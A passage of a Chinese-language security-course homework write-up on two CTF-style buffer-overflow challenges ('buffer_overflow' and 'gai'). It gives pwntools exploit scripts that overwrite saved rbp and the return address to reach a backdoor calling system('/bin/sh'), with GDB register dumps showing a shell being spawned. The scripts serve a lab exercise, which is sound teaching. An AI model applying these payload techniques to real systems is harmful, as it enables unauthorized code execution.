10    p.sendline(payload)
11    p.interactive()
```

- `context(...)` — 设置64位Linux环境
- `process(...)` — 启动本地进程
- `gdb.attach(p, 'b foo')` — 附加GDB, 在foo处断点
- `p64(backdoor)` — 地址打包为8字节小端序
- `p.sendline(payload)` — 发送payload
- `p.interactive()` — 交互模式操作shell

4.4.3 运行结果

代码块

```
1 python buffer_overflow.py
```

```
(pwnenv) soldier@SOLDIER:~/InformationSecurity/hw4$ python buffer_overflow.py
[+] Starting local process './buffer_overflow': pid 1710
[DEBUG] Wrote gdb script to '/tmp/pwnlib-gdbscript-sepa9813.gdb'
b foo
[*] running in new terminal: ['usr/bin/gdb', '-q', './buffer_overflow', '-p', '1710', '-x', '/tmp/pwnlib-gdbscript-sepa9813.gdb']
[DEBUG] Created script for new terminal:
#!/home/soldier/pwnenv/bin/python
import os
os.execcve('usr/bin/gdb', ['usr/bin/gdb', '-q', './buffer_overflow', '-p', '1710', '-x', '/tmp/pwnlib-gdbscript-sepa9813.gdb'], os.envir
on)
[DEBUG] Launching a new terminal: ['usr/bin/x-terminal-emulator', '-e', '/tmp/tmpu6hzzdix']
[+] Waiting for debugger: Done
[DEBUG] Sent 0x21 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
00000010 42 42 42 42 42 42 42 42 66 05 40 00 00 00 00 00 |BBBB|BBBB|f·@·|····|
00000020 0a |·|
00000021
[*] Switching to interactive mode
$
```

Terminal

File Edit View Search Terminal Help

[Legend: Modified register | Code | Heap | Stack | String]

registers

\$rax : 0xfffffffffffffe00

\$rbx : 0x00007fff4b48a3a8 → 0x00007fff4b48aad2 → "/buffer_overflow"

\$rcx : 0x0000727cbfb1ba91 → 0x4f77fffff0003d48 ("H=?")

\$rdx : 0x30

\$rsp : 0x00007fff4b48a258 → 0x000000000000400595 → <foo+001e> nop

\$rbp : 0x00007fff4b48a270 → 0x00007fff4b48a280 → 0x00007fff4b48a320 → 0x00007fff4b48a380 → 0x0000000000000000

\$rsi : 0x00007fff4b48a260 → 0x0000000000000000

\$rdi : 0x0

[Legend: Modified register | Code | Heap | Stack | String]

registers

\$rax : 0x0000727cbfc0ad58 → 0x00007fff4b48a3b8 → 0x00007fff4b48aae4 → "SHELL=/bin/bash"

\$rbx : 0x00007fff4b48a0e8 → 0x0000000000000000c ("")

\$rcx : 0x00007fff4b48a0e8 → 0x0000000000000000c ("")

\$rdx : 0x0

\$rsp : 0x00007fff4b489ec8 → 0x0000000000000000

\$rbp : 0x00007fff4b489f48 → 0x0000000000000000

\$rsi : 0x0000727cbfbc42f → 0x0068732f6e69622f ("/bin/sh?")

\$rdi : 0x00007fff4b489ed4 → 0x0000000000000000

\$rip : 0x0000727cbfa5843b → <do_system+016b> movaps XMMWORD PTR [rsp+0x50], xmm0

\$r8 : 0x00007fff4b489f18 → 0x0000000000000000

\$r9 : 0x00007fff4b48a3b8 → 0x00007fff4b48aae4 → "SHELL=/bin/bash"

\$r10 : 0x8

\$r11 : 0x246

\$r12 : 0x000000000000400634 → 0x0068732f6e69622f ("/bin/sh?")

\$r13 : 0x0

\$r14 : 0x0

\$r15 : 0x0000727cbfd40000 → 0x0000727cbfd412e0 → 0x0000000000000000

\$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]

\$cs: 0x33 \$ss: 0x2b \$ds: 0x00 \$es: 0x00 \$fs: 0x00 \$gs: 0x00

stack

0x00007fff4b489ec8 +0x0000: 0x0000000000000000 ← \$rsp

0x00007fff4b489ed0 +0x0008: 0x00000000ffffffff

0x00007fff4b489ed8 +0x0010: 0x0000000000000000

0x00007fff4b489ee0 +0x0018: 0x0000000000000000

0x00007fff4b489ee8 +0x0020: 0x0000000000000000

0x00007fff4b489ef0 +0x0028: 0x0000000000000000

0x00007fff4b489ef8 +0x0030: 0x0000000000000000

0x00007fff4b489f00 +0x0038: 0x0000000000000000

code:x86:64

0x727cbfa58428 <do_system+0158> lea rsi, [rip+0x173000] # 0x727cbfbc42f

0x727cbfa5842f <do_system+015f> mov QWORD PTR [rsp+0x70], 0x0

0x727cbfa58430 <do_system+0160> mov QWORD PTR [rsp+0x78], 0x0


成功获取shell，可执行任意系统命令。

五、题目二：gai

5.1 防护检查（Ubuntu）

代码块

```
1  chmod +x gai
2  pwn checksec gai
```




同样所有关键防护均已关闭。


5.2 IDA Pro 静态分析（Windows）

ida64.exe 打开 gai ，点OK，等 AU: idle 。

5.2.1 main() 函数

双击 main ，F5。







与第一题相同，`main()` 调用 `foo()`。

5.2.2 `foo()` 函数



双击 `foo`，F5。



与第一题相同：`char s[16]`，`read(0, s, 0x1e)`，同样漏洞。

5.2.3 backdoor() 函数（关键区别）

双击 `backdoor`，F5。




> **关键区别：**`backdoor()` 声明局部变量`s`，调用`system(s)`。与第一题不同，`s`不是硬编码的`"/bin/sh"`，而是未初始化的局部变量。直接跳转无法获取shell。

> **利用思路：**将`s`替换为`/bin/sh`字符串的地址，则`system(s)`等价于`system("/bin/sh")`。

5.2.4 寻找 /bin/sh 字符串地址

右键 → **Text view**，搜索找到 **"hint"** 标识，确认`/bin/sh`地址。



二进制文件中已存在 `/bin/sh` 字符串，只需找到地址写入 `backdoor()` 的变量 `s`。

5.3 漏洞利用分析

5.3.1 栈帧布局对比

第一题：

代码块

1	rbp+0x08		Return Address		← backdoor入口地址
2	rbp+0x00		Saved RBP		← 任意值 ('B'*8)
3	rbp-0x10		s[0..15]		← 'A'*16

第二题：

代码块

1	rbp+0x08		Return Address		← backdoor入口地址
2	rbp+0x00		Saved RBP		← /bin/sh地址 (→ backdoor中s的值)
3	rbp-0x10		s[0..15]		← 'A'*16

`foo()` 栈帧中 saved rbp 位置 (`rbp+0x0`) 恰好对应 `backdoor()` 中变量 `s` 的位置。

`foo()` 返回跳转到 `backdoor()` 时，`backdoor()` 复用这块栈空间，`s` 的值就是覆写过去的值。因此覆写 saved rbp 为 `/bin/sh` 地址同时完成：

1. 设置 `backdoor()` 中 `s` 为 `/bin/sh` 地址

2. 返回地址覆写为 `backdoor()` 入口

栈帧变化：

代码块



5.3.2 Payload构造

代码块

```
1 payload = b'A' * 0x10 + p64(bin_sh) + p64(backdoor)
```

偏移	长度	内容	覆盖目标
0x00~0x0F	16字节	<code>b'A'*0x10</code>	缓冲区 <code>s[16]</code>
0x10~0x17	8字节	<code>p64(bin_sh)</code>	saved rbp → backdoor中s的值
0x18~0x1F	8字节	<code>p64(backdoor)</code>	return address → backdoor入口

与第一题区别：saved rbp 位置为 `p64(bin_sh)` 而非 `b'B'*0x8`。

5.4 Exploit代码

代码块

```
1 from pwn import *
2 context(log_level='debug', os='linux', arch='amd64', bits=64)
3 context.terminal = ['/usr/bin/x-terminal-emulator', '-e']
4
5 local = 1
6 binary_name = "gai"
7
8 if local:
9     p = process("./" + binary_name)
10    e = ELF("./" + binary_name)
```

```

11  else:
12      p = remote("ctf.spacesky.net", 12345)
13      e = ELF("./" + binary_name)
14
15  def z(a=' '):
16      if local:
17          gdb.attach(p, a)
18          if a == ' ':
19              raw_input()
20
21  ru = lambda x: p.recvuntil(x)
22  re = lambda x: p.recv(x)
23  sl = lambda x: p.sendline(x)
24  sd = lambda x: p.send(x)
25
26  if __name__ == "__main__":
27      z('b foo')
28      backdoor = e.symbols['backdoor']
29      bin_sh = next(e.search(b'/bin/sh'))
30      print("-----")
31      print(f"backdoor addr: {hex(backdoor)}")
32      print(f"/bin/sh addr: {hex(bin_sh)}")
33      print("-----")
34      payload = b'A' * 0x10 + p64(bin_sh) + p64(backdoor)
35      print(f"payload: {payload}")
36      print("-----")
37      sl(payload)
38      p.interactive()

```

- `ELF("./gai")` — 加载ELF文件自动解析符号地址
- `e.symbols['backdoor']` — 自动获取backdoor()入口地址
- `next(e.search(b'/bin/sh'))` — 搜索/bin/sh字符串地址
- `z('b foo')` — 附加GDB并在foo处断点

与第一题区别：

1. 用 `ELF()` 自动解析地址，而非硬编码
2. saved rbp 位置为 `p64(bin_sh)` 而非 `b'B'*0x8`
3. 支持本地/远程切换

5.5 运行结果 (Ubuntu)

代码块

```
1 python gai.py
```

Terminal

File Edit View Search Terminal Help

0x71a75ff1ba8b <read+000b> je 0x71a75ff1baa0 <__GI__libc_read+32>

0x71a75ff1ba8d <read+000d> xor eax, eax

[Legend: **Modified register** | **Code** | **Heap** | **Stack** | **String**]

registers

```
$rax : 0x000071a76000ad58 → 0x00007fffeb1f4f38 → 0x00007fffeb1f5af0 → "SHELL=/bin/bash"
$rbx : 0x00007fffeb1f4c58 → 0x000000000000000c ("
"?
)
$rcx : 0x00007fffeb1f4c58 → 0x000000000000000c ("
"?
)
$rdx : 0x0
$rsp : 0x00007fffeb1f4a38 → 0x0000000000000000
$rbp : 0x00007fffeb1f4ab8 → 0x0000000000000000
$rsi : 0x000071a75ffcb42f → 0x0068732f6e69622f ("/bin/sh"?
)
$rdi : 0x00007fffeb1f4a44 → 0x0000000000000000
$rip : 0x000071a75fe5843b → <do_system+016b> movaps XMMWORD PTR [rsp+0x50], xmm0
$r8 : 0x00007fffeb1f4a88 → 0x0000000000000000
$r9 : 0x00007fffeb1f4f38 → 0x00007fffeb1f5af0 → "SHELL=/bin/bash"
$r10 : 0x8
$r11 : 0x246
$r12 : 0x0000000000400644 → 0x0068732f6e69622f ("/bin/sh"?
)
$r13 : 0x0
$r14 : 0x0
$r15 : 0x000071a7601d0000 → 0x000071a7601d12e0 → 0x0000000000000000
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
```

stack

```
0x00007fffeb1f4a38 | +0x0000: 0x0000000000000000 ← $rsp
0x00007fffeb1f4a40 | +0x0008: 0x00000000ffffffff
0x00007fffeb1f4a48 | +0x0010: 0x0000000000000000
0x00007fffeb1f4a50 | +0x0018: 0x0000000000000000
0x00007fffeb1f4a58 | +0x0020: 0x0000000000000000
0x00007fffeb1f4a60 | +0x0028: 0x0000000000000000
0x00007fffeb1f4a68 | +0x0030: 0x0000000000000000
0x00007fffeb1f4a70 | +0x0038: 0x0000000000000000
```

code:x86:64

```
0x71a75fe58428 <do_system+0158> lea rsi, [rip+0x173000] # 0x71a75ffcb42f
0x71a75fe5842f <do_system+015f> mov QWORD PTR [rsp+0x70], 0x0
0x71a75fe58438 <do_system+0168> mov r9, QWORD PTR [rax]
